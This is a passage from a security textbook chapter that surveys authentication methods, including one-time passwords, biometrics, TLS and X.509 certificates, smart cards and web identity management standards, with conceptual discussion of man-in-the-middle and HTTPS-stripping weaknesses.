The algorithms used to guarantee the random and unpredictable character of OTPs are somewhat varied. As noted in [ELD 11], the idea of calculating OTPs was first developed by Leslie Lamport in the 1980s, using a one-way function *f*, for example a hashing function. The basic principle, as used in the S/KEY [RFC 92b] system, for example, is the successive iteration, n times, of function *f* on a seed *s*, which constitutes the original secret created by the client and is never transmitted to the server. If an attacker possesses *s*, the whole protocol will be compromised.

Once the iterations have been carried out, secret s is eliminated, and $f^n(s)$ is transmitted to the server for reference. The list $\{f^{n-1}(s), f^{n-2}(s), \ldots, f(s)\}$ therefore constitutes an ordered OTP list for the user. Sending $f^{n-1}(s)$ to the server allows client authentication, as the server can apply f to compare the received value to the stored reference value. Following authentication, the server uses $f^{n-1}(s)$ for reference, and the user must then use $f^{n-2}(s)$ for authentication, and so on. The principle of the S/KEY protocol is shown in Figure 6.



Figure 6. The S/KEY protocol

The fact that *f* is a one-way function theoretically makes it impossible for an attacker to retrieve the user's OTP list using passive eavesdropping. However, the S/KEY protocol uses 64-bit hashes, which, nowadays, are too small to prevent space-time trade-off attacks, used to precalculate a set of values in order to speed up the search for $f^{-2}(s)$ based on $f^{-1}(s)$.

Hardware OTPs

OTPs a currently most widely used for two-factor authentication, i.e. in addition to another authentication factor. Protocols such as S/KEY, where a user may be identified by simply supplying a correct OTP, are no longer particularly popular.

Two-factor authentication using an OTP can take a number of forms, but the most widely (and almost exclusively) used versions involve a combination of "what the user knows" and "what the user has". Generally, "what the user possesses" is a hardware element, such as an RSA SecurID token, and "what the user knows" is the OTP generated by the token, generally in addition to a token-specific Personal Identification Number (PIN) held by the user.

OTP calculation generally involves a time stamp, deduced from synchronization with the server. The user obtains an OTP that is only valid for a short period, between 30 sec and 1 min. All tokens must be initialized with a different seed in order to prevent multiple tokens producing the same OTP for the same time period.

The use of dedicated equipment with physical and logical countermeasures means that hardware OTPs offer an additional layer of protection during authentication. The limited validity period for an OTP also invalidates phishing or replay attacks. However, this also imposes constraints on the user, first in financial terms, due to the cost of hardware, and in practical terms, as authentication will not be possible if the user forgets or loses their token.

Coding tables

Another manner of using two-factor authentication is to reverse the role played by the OTP, which becomes the "possession" element. This implies the possession of an OTP matrix, in material or logical form, used for authentication. Certain banks use systems of this type, sending paper matrices (containing random values) to clients to enable additional authentication for sensitive operations, such as money transfers.

This is a challenge-response-type system: the server requests the OTP stored in a certain place in the matrix, and the client must supply this OTP, which will not be requested again. Clearly, this system is too weak to be used alone; in the case of banks, it is used to supplement a classic password authentication system (using encryption, through a TLS tunnel pre- established by the server).

NTX Research has developed a full solution using this paradigm, which is known as “coding tables”. The principle involves creating two OTP matrices for each user, provided to the client and the server, respectively. These matrices are different, but compatible: all OTPs in one matrix must be found somewhere in the other matrix. There is thus a specific shift between the two matrices, deduced using a secret client code and a secret server code. These secret codes may be relatively simple, making them easy to memorize, and are never stored in physical form. Their sole purpose is to initialize the matrices correctly, i.e. with the correct shift.

For example, let us consider a case where a server requests the OTP from square A8. The client enters their secret code. The returned OTP is taken from square B9 (no longer A8) as the secret code has created a (+1, +1) shift for the whole of the matrix. The server has a password that creates a (+2, +2) shift for its matrix, and compares the value sent by the client to that stored in square C10 (and not A8) of its matrix. If the two match, this shows that the client has the correct OTP matrix and knows the secret code required to use the matrix. This constitutes a form of two-factor authentication. The principle of coding tables, implemented for ZigBee sensors, was illustrated by Redjedal *et al*. [RED 11].

This solution offers a number of advantages, notably the fact that theft of the OTP matrix is not sufficient to enable an attacker to use it correctly, and the that the server does not know secret user codes. Moreover, as the secret code is never stored or transmitted across the network, it is difficult to retrieve. However, a dictionary attack would be possible for short passwords (as the secret codes used are designed to be memorable); this may be blocked at server level by blocking a client account after a given number of unsuccessful authentication attempts. However, this type of countermeasure is never truly satisfactory, as the client loses access to their account for a time and is still therefore a victim of the attack.

Moreover, we need to guarantee that the shift used by the client matrix (generally a transposition algorithm that changes the order of characters in the matrix) cannot be deduced from a sufficient number of passive observations of challenge-response exchanges by an attacker in possession of the matrix. Finally, this solution, like all those discussed above, is entirely vulnerable to MITM attacks.

Vulnerability of OTP methods to man-in-the-middle attacks

We have not yet touched on the vulnerability of OTPs to MITM attacks, which presents a significant problem. The possibility of MITM attacks represents the main stumbling block for OTP system models, independently of the algorithms or design choices involved.

The principle behind MITM attacks was discussed in section 3.1.3.2. Readers should note that this type of attack is one of the hardest to eliminate from a theoretical perspective, as it is all too easy to neglect a parameter which an attacker may use to mount an MITM attack. This attack type was not discussed in the case of static password protocols, where it can, clearly, be used for the simple reason that the countermeasures implemented in this case can be overcome using far more modest means. This is not the case for OTP methods, where phishing, eavesdropping and dictionary attacks are generally unsuccessful. This represents a considerable achievement in security terms, and should be considered as such. In this context, an attacker must use a password as soon as it is obtained, as the data lose all interest at the end of a brief fixed period of time.

In this case, MITM-type attacks exploit the lack of mutual authentication between the client and the server. The client cannot be certain of sending the OTP to the server, and this information can be intercepted by an attacker, who then relays it to the server in the victim’s name. As this type of attack can be carried out in real time, the short validity period of OTPs is of no consequence for the attacker.

One possible countermeasure consists of requiring preliminary authentication of the server by the client, for example using the TLS protocol. However, we should remember that for the purposes of online authentication, the HTTPS protocol is used; this protocol is also vulnerable to MITM attacks.

Biometric authentication systems

Definition and principles of biometry

Passwords and tokens may be characterized, respectively, as “what the user knows” and “what the user possesses”. Biometry represents “what the user is”, but also covers “what the user can do”. The aim of biometry is to authenticate an individual based on one or more physical or behavioral characteristics.

A variety of biometric methods may be used in authentication protocols: fingerprint or handprint analysis, retina or iris scans, signature analysis, facial recognition, etc. The identity of a person may be verified by comparing the obtained reading with a model stored in a database consulted by the authentication server. Two different approaches may be used:

- *verification* of a nominative reading, i.e. using a single database entry with a known identifier (1:1 comparison);
- *identification* of an anonymous reading, tested for all of the samples in the database (1:N comparison).

In both cases, if the correspondence between the reading and the sample is judged to be sufficient, the identity of the user is considered to be verified. The degree of correspondence is evaluated by a mathematical analysis that defines an acceptance threshold above which the identity is verified. A number of organizations have worked on the standardization of biometric data; in addition to the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC), these include the National Institute of Standards and Technology (NIST), which has established the Common Biometric Exchange Formats Framework (CBEFF) standard, defining the digital format used to exchange biometric data [NIS 04].

By construction, biometric authentication can only operate in a symmetric model. The essential difference from the notion of a password lies in the personal, non-secret, and supposedly non-modifiable and non- imitable nature of the data. The fact that biometry is based on individual characteristics means that “authentication” ceases to be the most appropriate term; in reality, biometry is used for *identification*, and the individual declares *who they are* using biometric modalities. This avoids the need to memorize information, something that represents one of the major drawbacks of password authentication. Moreover, the characteristics of biometry guarantee natural association between the supplied information (the modality) and the identity of the user.

There are, however, a number of problems involved in the use of biometric authentication systems. In technical terms, biometric modalities evolve, and in some cases, can be easily imitated. In economic terms, biometric authentication systems require the use of dedicated reading equipment, which comes at a price. Finally, the use of these systems raises ethical concerns: fingerprinting is already considered as an attack on privacy in certain circles, and systems that go even further, such as smart corridors (developed by Thalès in 2008), which analyze people’s walking movements in order to detect “suspicious” behavior patterns, are liable to generate considerable opposition.

Limitations of biometric authentication systems

In this section, we shall concentrate on the technical limitations of biometric systems, which take two forms.

Biometric modalities are an integral part of human bodies or behaviors, meaning that they are necessarily subject to evolution over time and to the hazards of everyday life – in other words, to change. A fingerprint may deteriorate, a voice may be altered by a person’s state of health, and faces change over time. This means that the presented modality may be refused, even if the individual is who they claim to be. Moreover, in cases where an individual is the victim of severe physical trauma (loss of a finger or hand, detached retina, damage to the eyeball, damage to vocal cords, etc.), these identification elements cannot be replaced: unlike passwords, which can be changed as often as necessary, the affected biometric modality will need to be substituted for another same type, wherever possible. This is naturally limited, for example, to ten modalities for fingers, two for the eyes, one for the voice, handwriting, face, etc. This is a significant limitation, and certain precautions need to be taken in defining a modality acceptance threshold.

Furthermore, it is generally possible to imitate biometric modalities, although the quality of imitations and their subsequent ability to trick an identification system is variable. Although it is not possible, in practice, to modify one's physiognomy or behavior in order to resemble another person exactly, it is possible to produce an imitation using a sample retrieved by the attacker [MAT 02]. This may be indirect (fingerprint collection, voice recording, photography of a face, etc.) or direct and invasive (amputation of a finger, removal of an eye, etc.).

For this reason, biometric readers use a set of countermeasures. One of the main methods used is *liveness detection*, which aims to guarantee a genuine link between the presented modality and the individual in question. In the case of fingerprints, this method allows the detection of prosthetics or false fingers, and even amputated digits (via a measurement of blood pressure or natural perspiration, for example). A state of the art of *liveness detection* is presented in [SIN 11].

These considerations show that the level of security provided by biometric authentication depends largely on the quality of the biometric reader. The use of individual physical modalities is not sufficient in order to design a faultless authentication system, and should be combined with other authentication factors in order to produce a strong solution.

The TLS protocol

Password systems, whether static or dynamic, and biometric systems are fundamentally symmetrical, i.e. based on preliminary sharing of a secret.

TLS [RFC 08] is based on PKIs (see section 3.1.4.2), and therefore uses an asymmetric architecture. This authentication method uses the principles of asymmetric cryptography, i.e. the complementarity between a private key, never transmitted over a network, and a public key, linked to the identity of the user via an X.509 certificate. TLS is therefore different from all of the other authentication systems presented above, and is currently a fundamental protocol for network security.

Definition and principles of the TLS protocol

The TLS protocol, formerly known as Secure Sockets Layer (SSL), was developed by Netscape in the 1990s. The protocol is situated between the transport layer and the application layer, providing an additional security layer for the protection of application data. This is the manner in which the protocol is generally used: the TLS protocol uses an encrypted channel to add security for all application-level protocols (File Transfer Protocol (FTP), HTTP, Simple Mail Transfer Protocol (SMTP), etc.), with no interoperability constraints. It requires a reliable connection at transport level, such as the TCP protocol. By default, application-level protocols exchange data in unencrypted format, creating a number of risks; the use of a standardized, interoperable protocol offering confidentiality and data integrity is therefore highly recommended, something that goes a long way to explaining the success of TLS.

The TLS protocol allows us to establish the following security services between two entities in a network:

- *data confidentiality*, obtained by creating a secure tunnel between the client and the server, in which data are encrypted using a symmetric cryptography algorithm, such as RC4 or AES.
- *data integrity* via the calculation of a message authentication code (MAC) for each exchanged fragment of application data. This is generally carried out using a HMAC [RFC 97] algorithm, based on classic hash functions such as MD5 or SHA-1.
- *replay protection* by adding a sequence number, used in the calculation of the MAC.
- *simple* or *mutual authentication* using X.509 digital certificates.

The TLS protocol has been subject to a number of security analyses, such as [PAU 99] and [HE 05], which guarantee its robustness. Generally speaking, the only problem with mutual TLS authentication lies in the trustworthiness of PKIs, and TLS cannot be overcome by any classic forms of attack. However, it is not widely used, as it requires users to manage their own certificate. Simple authentication, where the server

is authenticated to the client, is generally preferred, as the client is then able to authenticate using another method (the classic "username/password" combination, in most cases), benefitting from the secure tunnel that ensures the confidentiality and integrity of exchanges at application level. This approach remains very different from mutual authentication, where a single protocol is used to authenticate two entities to each other.

To illustrate this difference, let us consider the classic case, used by most banks, where users are authenticated using a password once the server has been authenticated and the TLS tunnel established. Eavesdropping attacks will not be possible in this case, and brute force or dictionary attacks will also be invalid, in terms of identity theft, due to the limited number of authorized authentication attempts. However, phishing attacks work well in this context: unsuspecting users will not think to check whether or not a TLS session has been established, and are therefore susceptible to provide their details to an attacker.

Digital identity in the TLS protocol

The digital identity model used in TLS is unlike the classic paradigms used in symmetric models and requires more detailed consideration.

Currently, TLS authentication is based almost exclusively on the use of X.509 certificates. This means that the digital identity of an individual or a machine is entirely represented by the certificate. The main (but not the sole) advantage of this approach is that a denomination (the *Common Name*, usually abbreviated to CN, for example the uniform resource locator (URL) of a server or a user name) is linked to an asymmetric public key. The entity holding the certificate therefore also holds the associated private key, which is used, without being transmitted, to prove the entity's status as the legitimate holder of the certificate.

In accordance with the PKI model, certificates are obtained on request from a recognized CA. Certificates generated by these authorities carry a digital signature, preventing third parties from modifying the contents of the certificate, which would invalidate the signature. Security is thus dependent on the solidity of the hashing function used for the signature, and weaknesses in this element may lead to collision problems between certificates, as in the case of the MD5 function [STE 07]. In the case of a server certificate, verification involves the following steps:

- verification of the validity date of the certificate;
- verification of the trustworthiness of the CA. Given that a CA may delegate certificate generation to other organizations, the verification process requires verification of the certificates of the full chain of CAs involved in certification until a recognized CA, predefined by the verifying entity, is found. For a user verifying the certificate of a Web server, for example, the root CA must feature in a list stored by the browser;
- verification of the digital signature of the certificate using the public key of the CA. This involves decrypting the digital signature using the CA's public key, and calculating the hash of the certificate using the same function used by the CA in producing the signature, typically MD5 or SHA-1. If the two values are equal, then the signature is verified.

Once these three stages have been successfully passed, a server certificate will be considered valid. However, an additional step is required to avoid vulnerability to MITM attacks, and it is surprising that this step is not explicitly included in the TLS protocol. This step involves verification of the server domain name, which is compared to the *distinguished name* (DN) of the supplied certificate.

Note that this final verification is impossible in the case of a client certificate. However, clients are required to produce a digital signature for certain data exchanged during the establishment of a TLS session, in order for the server to ensure that the user holds the private key associated with the public key concerned by the certificate.

Other PKI models may be envisaged for more specific contexts, for example limiting the influence of CAs in certificate creation [BOU 11]. However, the reference model, as summarized in this section, is currently unrivaled; the widespread success of TLS naturally leads to the use of X.509 certificates, legitimizing their mode of management.

3Limitations of the TLS protocol

The main limitation of the TLS protocol, as we have stated, is associated with the use of PKIs. In addition to genuine questions concerning the trust placed in CAs [SOG 11], or considerations regarding complexity and the cost of establishing the necessary architecture, a problem has arisen in current Internet use whereby legitimate servers are subject to a relatively high number of authentication failures, due to the use of out-of-date certificates or simple non-recognition by browsers. This is far from ideal, and also generates a certain level of confusion for users who are frequently faced with benign errors, which they can choose to ignore; these users will then be unable to identify a genuine attack.

However, another important weakness makes TLS vulnerable to MITM attacks. This vulnerability does not concern the protocol itself, but its implementation in the HTTPS (HTTP over SSL) protocol. Attackers may prevent the victim from creating HTTPS connections with a server, i.e. by replacing all HTTPS requests with HTTP requests. To do this, the attacker launches an MITM attack, intercepting the first request sent to the secure server, benefitting from the fact that the first request is rarely in HTTPS, and often in simple HTTP, as the victim does not type “https” explicitly into the URL. In other words, the TLS session is not initiated immediately, and the aim of the attacker is to prevent this session from being established. As we see in Figure 7, having intercepted an HTTP request, the attacker sends an HTTPS request to the server, and receives an HTML page in response. The attacker then replaces all of the HTTPS links in the HTML, replacing them with HTTP. In this manner, the victim communicates data to the attacker in unencrypted form, while the attacker continues to exchange encrypted information with the server. From the victim’s perspective, only subtle indications, for example the color of the URL bar used to show the security of exchanges in certain browsers, will be missing; this will have no impact on non-specialist users. This weakness was identified by Marlinspike [MAR 09]. The author also developed a tool known as *SSLstrip* as proof of the concept involved in this weakness.



Figure 7. Man-in-the-middle attack on the HTTPS protocol

Although we need to be aware of these limitations, we should note the considerable significance of this protocol, which plays a key role in network security, notably in securing protocols at application level. When used for mutual authentication, it represents a genuinely strong solution, as long as sufficient precautions are taken to conserve the private key.

The role of smart cards

While they do not constitute an authentication system in their own right, it is useful to discuss the specific points of secure microcontrollers, such as smart cards, due to the key role they play in the design of strong authentication procedures.

The storage of secrets, whether passwords, symmetric keys or private asymmetric keys, has been mentioned on several occasions in this chapter. We have implicitly presumed that this storage is secure, without considering the meaning or the way in which this is implemented. These questions, however, are important.

One approach consists of storing these secrets in encrypted form, using a symmetric key derived from a password which the user needs to memorize. This password will be required when the user wishes to use one of their secrets. While this solution does offer secure storage, it is not particularly user-friendly. Moreover, the use of a password, even if it is not stored, is not satisfactory in the long term; malware such as keyloggers may be used to retrieve passwords used for secret encryption, making the information available to an attacker.

Smart cards offer another approach, as they constitute a trusted environment, with physical and logical countermeasures against attacks aiming to read or copy data in a fraudulent manner. If secrets, such as the private asymmetric key, are stored on a smart card, it is almost impossible for an attacker to retrieve them. The use of a PIN protects the card against use by a third party. As a physical object that must be in the possession of the legitimate user, a smart card is an excellent complement to robust authentication systems that require a trusted environment of this type for the storage of private elements. Smart cards may notably be used in addition to the TLS protocol, following the PKCS#15 standard [RSA 00], where they are used to store the private key and, sometimes, the corresponding certificate, in order to facilitate mutual authentication.

A more ambitious approach may also be used, integrating the whole of the protocol and the associated secrets into a card [URI 08]. A smart card is not simply a form of secure storage, but also includes a microprocessor, enabling it to manage state protocols such as TLS. The whole of the TLS session is therefore managed by the trusted environment. In this case, malware cannot be used to disrupt operations or to obtain the master key; the confidentiality and integrity of exchanges for a whole session are dependent on this key, which is generated dynamically, and generally stored in non- secured user terminals. Clearly, this solution, in its non-standardized form, has a limited field of application due to interoperability issues with current Internet servers.

Authentication in identity management systems

Having considered a large set of authentication systems, highlighting the different types of protocols used and their specific features, we should now give more specific attention to authentication in identity management systems, particularly for controlling access to Web services. For these systems, authentication is just one of the required functions; they must be able to manage specific applicative exchanges involving interservice communications by remote procedure calls (RPCs). These constraints require the use of dedicated protocols and security mechanisms. More generally, in addition to Web service access, identity management systems aim to create solutions that are an extension of classic authentication methods, with the purpose of federating identities at interdomain level, using the principle of trusted circles, as described in Chapter 2.

It is important to note that the integration of an authentication service into an identity management system presents significant advantages in terms of ease of use. Users may be authenticated in exactly the same way for all services connected to the same platform via a single identity server. Otherwise, each online service may offer its own authentication methods, and the user will need to retain several authentication devices and/or, typically, multiple “username/password” combinations (one per service). By simplifying matters from a user perspective in this way, it becomes easier to propose strong authentication methods, even if these are slightly more complex. A user will generally prefer the use of a single high-security key to multiple basic keys. This new configuration therefore offers a higher overall level of security.

Components of identity management systems

Abstract description of components

As stated in the introduction to this chapter, the control of access to a service by an identity management system involves identification, authentication, authorization and access logging functions. For this to be possible, an initiation process must take place, including the following steps:

- user registration with the service;
- creation of user access rights for the service;
- creation of identification and authentication elements for the user;
- communication of identification and authentication elements to the user and the service;
- implementation of client and server authentication components, with the ability to communicate over a network via an appropriate protocol.

In an identity management system, for a given service, the server needs to include the following components:

- an application corresponding to the service;
- an authentication framework, which will be described next;
- an authorization module associated with the service, responsible for managing individual access rights to the service;
- a database of authorized users, with a database of corresponding individual accesses.

We now require a more precise definition of the meaning of an "authentication framework", which concerns both the client and the server, and is not limited to the definition of a simple authentication protocol.

The client authentication framework must include:

- a client identification module, able to give an identity;
- a client authentication module, able to provide proof of identity, and able to support several distinct methods;
- a service identification and authentication module;
- an individual management (creation, modification and deletion) module for the authentication elements used for each method;
- a storage module for client authentication elements.

The server authentication framework is defined in the same way, except that there is no need for a service identification module, as the client initiates connection to the service.

Identity selectors and authenticators

The form taken by these components, which have been discussed in an abstract manner up to this point, is largely dependent on the identity management system in question. Client identity, for example, can be fully managed by a Web interface specific to the identity management system. However, other options are possible: the InfoCard protocol, for example, used in Windows Cardspace (which is now obsolete), offered an identity selector in the form of a dedicated application, where the user was able to choose which identity to use from a list on their own computer. In systems such as OpenID, identity management is delegated to a third-party server, which the client accesses via a specific URL.

Moreover, the client authentication framework may require the client to use an authenticator, i.e. a hardware element (Universal Serial Bus (USB) key, Secure Digital (SD) card, smart card, etc.) containing, as a minimum requirement, sensitive authentication elements, and possibly make use of available calculation resources to run algorithms or protocols.

We then need to consider the question if interactions between the identity selector, the authenticator and the authentication protocol(s) are responsible for dialog between client and server modules: interoperability should be guaranteed as far as possible in order to avoid the artificial addition of dialog between components.

Security protocols for access to Web services

Access to Web services, based on identity management systems, involves the use of specific protocols. As these services are online, the HTTP protocol is essential, but other protocols must be added in order to create secure exchanges and to take account of the specific nature of exchanges with Web services.

Exchanges can therefore be secured using HTTPS, which is practical both for authentication (at least simple authentication) and for ensuring the confidentiality and integrity of data. However, Web services sometimes require specific operations, such as RPCs. These are enabled by the *Simple Object Access Protocol* (SOAP) [SOA 01], transported by HTTP, which provides an XML description of the procedure call identified by its URL, alongside the response.

SOAP exchanges may be secured by the use of appropriate mechanisms, such as encryption or signature of certain parts of XML messages (for example to protect a section concerning the authentication of an identity, leaving the rest open to inspection by gateways, load balancers or other intrusion detection tools). This lies outside of the functions of TLS. The *Web Service Security* (WSS) specifications, published by the OASIS consortium, define a security layer for the SOAP protocol, notably through the definition of *XML Encryption* [XML 08a] and *XML Signature* [XML 08b]. For a SOAP message, WSS headers provide:

- identification of the entity or entities involved in the message;
- proof that the entity is from the correct group;
- proof that the entity has the relevant access rights;
- proof that the message has not been modified by third parties.

Key players in identity management

Liberty Alliance

Liberty Alliance is a consortium established by Sun in 2001, currently including more than 150 companies and organizations, with the aim of defining standards for identity management, notably identity federation, interdomain authentication, session management and Web services as a whole. Liberty Alliance technologies are largely based in the *Security Assertion Markup Language* (SAML) standard, which has been presented in section 2.4.1 of Chapter 2.

Significant contributions made by Liberty Alliance include *ID-FF*, the Liberty Identity Federation Framework [WAS 05], which is based on SAML, with complements to enable more complex implementations for companies. The main elements introduced by this standard are:

- control over operated federations;
- true Single Sign On and Single Logout;
- genuine anonymity (no single identifier used between service providers and the identity provider);
- an authentication context (allowing information to be supplied on the form of authentication used, but also on the context, including the registration procedure);
- the exchange of metadata.

The standards defined by Liberty Alliance are in competition with the WS-* standards (such as WSS, discussed in the previous section), which are a product of the association between Microsoft, IBM and Verisign. However, it is important to note that the Identity Web Service Framework (*ID-WSF*) standard defined by Liberty Alliance, an identity discovery service that allows identity attributes to be common under user control, is fully compatible with WS-* technologies due to the fact that both are based on SAML.

Shibboleth

Shibboleth [CAN 05] is the result of an open-source project by the Internet2 consortium, which is directed by American universities in association with industrial partners and the government. It has a number of common points with Liberty Alliance, including its foundations in SAML. The main difference is that the target framework for Shibboleth is much smaller than that of Liberty Alliance, being aimed at universities.

Shibboleth offers a standardized gateway between the existing authentication systems used on university campuses and authorizes interinstitution sharing of Web resources subject to access controls.

Higgins

Higgins [HIG 12] is another open-source project, notably including the development of components for the construction of identity management systems. These components are of two types:

- low-level components, which provide an abstraction layer in order to promote the portability of identity data. These components offer identity services, for example attribute services, which provide an identity layer above the data layer.

- high-level components, which provide the user with an identity selector very similar to that used in Windows Cardspace, with which Higgins was compatible. Identities, represented as cards, are obtained either by personal generation (self-signed cards) or via an identity provider. Users may therefore select any identity that meets the requirements of the service provider in terms of authentication.

OpenID

From an identity management perspective, OpenID [OPE 07] provides only those functions that are essential for decentralized authentication. This approach is very different from that used by other major players in the domain, essentially due to its simplicity and the fact that it is designed, first and foremost, with end users in mind. OpenID is an open standard; its main aim is to host user identities, with the intention of delegating authentication, rather than providing a real identity management system in the broad sense of the term as covered by the previous examples. The principle used in OpenID is intuitive: any user wishing to authenticate him or herself to a service provider may instead choose to authenticate using an OpenID identity provider for which he or she is already registered. To do this, the service provider – potentially any Website – simply needs to accept the OpenID authentication procedure.

The notion of circles of trust is not part of the OpenID approach. This means that OpenID identity providers and service providers are not engaged in any preliminary trust relationship. In terms of authentication, the protocol used is entirely dependent on the OpenID supplier. While the service provider may have some awareness of these protocols and require a minimum level of security, current implementations generally do not take this into account, and “username/password”-type authentication is used. Certain OpenID providers, however, have taken the leap and use better authentication systems.

Internet trends in identity management

The spectacular success of social networking over the last few years has had a clear and significant impact on the relationship between users and their digital identity. Previously, a certain (generally relatively limited) amount of personal information was required in order to open an account for an online service; now, this information itself represents the key interest of social networks such as Facebook. Users spontaneously share personal information with friends, who may then pass on this information.

This trend raises obvious issues concerning the management of personal data, which can rapidly circulate beyond the circles intended by the user. One solution for identity management, currently at specification stage, has been proposed by World Wide Web Consortium (W3C) using the principle of WebID [SAM 13]. A WebID is a Universal Resource Identifier (URI) identifying an agent (person, group, organization, etc.) and referencing a document that gives a description of this agent. This description is part of the semantic Web and uses the Friend of a Friend (FOAF) vocabulary, allowing identification of the main data associated with an agent (name, connections, blog address, etc.). Some of these data may, moreover, be stored in a protected document in order to restrict access.

Users may be authenticated using a WebID with the addition of the TLS protocol, forming the WebID-TLS [INK 13] authentication protocol. The basic principle is simple, and consists of establishing mutual authentication using an X.509 certificate. WebID-TLS does, however, present certain specificities: the WebID certificate is self-signed, and contains an input corresponding to the URI of the WebID of the agent. Thus, the validity of the agent’s public key/private key set is verified by ensuring that the certificate presented by the user

is the same as that given in the user profile. The protocol is therefore not based on PKIs, as authentication uses Web of Trust principles, i.e. it is based on rules linked to the content of the agent's profile.

Conclusion

While authentication is clearly a crucial aspect of computer security, it is extremely difficult to design robust systems suitable for use by the general public. The complexity involved in the implementation of security countermeasures, for example those that require users to possess physical tokens or to manage certificates, generally limits the scale of use. This consideration means that despite the existence of numerous alternatives, the static password model is still the most widely used. The technology and protocols needed for more secure methods exist, but old habits die hard, particularly when dealing with billions of users.

A transition to more elaborate standards giving higher levels of security cannot therefore take place without a significant shift on the part of major Internet players. The standards adapted to identity management systems for Web servers, which are generally complex but relatively successful, only emerged due to the influence on consortiums, i.e. a movement by major organizations concerned by the issues involved in defining specific protocols for managing and securing identities in a network. In all likelihood, a similar move on the part of online companies and organizations, such as that initiated by the W3C, will be needed before we see a general convergence on one or more strong authentication systems, outside of the limited context of identity management systems.

Bibliography

- [BOU 11] BOUZEFRANE S., GARRI K., THONIEL P., "A user-centric PKI based- protocol to manage FC² digital identities", International Journal of Computer Science Issues, vol. 8, no. 1, pp. 74–80, 2011.
- [CAN 05] CANTOR S., et al., Shibboleth Architecture, Protocols and Profiles, September 2005. Available at *http://shibboleth.internet2.edu/docs/internet2- mace-shibboleth-arch-protocols-200509.pdf.*
- [ELD 11] ELDEFRAWI M.E., ALGHATHBAR K., KHAN M.K., "OTP-based two-factor authentication using mobile phones", Proceedings of the International Conference on Information Technology – New Generations (ITNG), pp. 327–331, 2011.
- [HE 05] HE C., SUNDARARAJAN M., DATTA A., et al., "A modular correctness proof of IEEE 802.11i and TLS", 12th ACM Conference on Computer and Communications Security (CCS'05), pp. 2–15, 2005.
- [HIG 12] HIGGINS 2.0, Personal Data Service, Eclipse project, 2012, Available at *http://www.eclipse. org/higgins/.*
- [INK 13] INKSTER T., STORY H., HARBULOT B., et al., WebID specification, Technical report, 2013. Available at *https:// dvcs.w3.org/hg/WebID/raw-file/ tip/spec/tls-respec.html*.
- [MAR 09] MARLINSPIKE M., "New tricks for defeating SSL in practice", Proceedings of Black Hat DC Conference, 2009.
- [MAT 02] MATSUMOTO T., MATSUMOTO H., YAMADA K., et al., "Impact of artificial gummy fingers on fingerprint systems", Proceedings of SPIE, vol. 4677, 2002.
- [NAT 02] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY, Secure Hash Standard, Federal Information Processing Standard (FIPS) 180-2, 2002.
- [NIS 04] NISTIR 6529-A, Common Biometrics Exchange Formats Framework, NIST, April 2004.
- [OPE 04] OpenID Authentication 2.0, 2004. Available at http://openid.net/specs/openid-authentication-2_0.html.
- [PAU 99] PAULSON L.C., "Inductive analysis of the Internet protocol TLS", ACM Transactions on Computer and System Security, vol. 2, no. 3, pp. 332–351, 1999.
- [RED 11] REDJEDAL A., GARRI K., BOUZEFRANE S., et al., "A new security architecture for mesh networks: application to sensor networks and ZigBee standard", Proceedings of the International Conference on Secure Networking and Applications, pp. 36–39, 2011.
- [RFC 92a] RFC 1321, The MD5 message-digest algorithm, IETF, 1992. [RFC 92b] RFC 1334, Password Authentication Protocol, IETF, 1992. [RFC 94] RFC 1661, Point to Point Protocol, IETF, 1994.
- [RFC 95] RFC 1760, The S/Key One-Time Password System, IETF, 1995.
- [RFC 96] RFC 1994, Challenge Handshake Authentication Protocol, IETF, 1996 [RFC 97] RFC 2104, HMAC: Keyed-Hashing for Message Authentication, IETF, 1997.
- [RFC 99] RFC 2617, HTTP Authentication: Basic and Digest Access Authentication, IETF, 1999.
- [RFC 08] RFC 5246, Transport Layer Security, IETF, 2008.
- [RSA 00] RSA Laboratories, Cryptographic Token Information Syntax Standard, PKCS#15 v.1.1, RSA Laboratories, 2000.
- [SAM 13] SAMBRA A.V., STORY H., BERNERS-LEE T., WebID specification, Technical report, 2013. Available at *https:// dvcs.w3.org/hg/WebID/raw- file/tip/spec/identity-respec.html*.
- [SCH 99] SCHNEIR B., MUDGE, WAGNER D., Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2). Available at *https:// www.schneier.com/paper-pptpv2.pdf.*

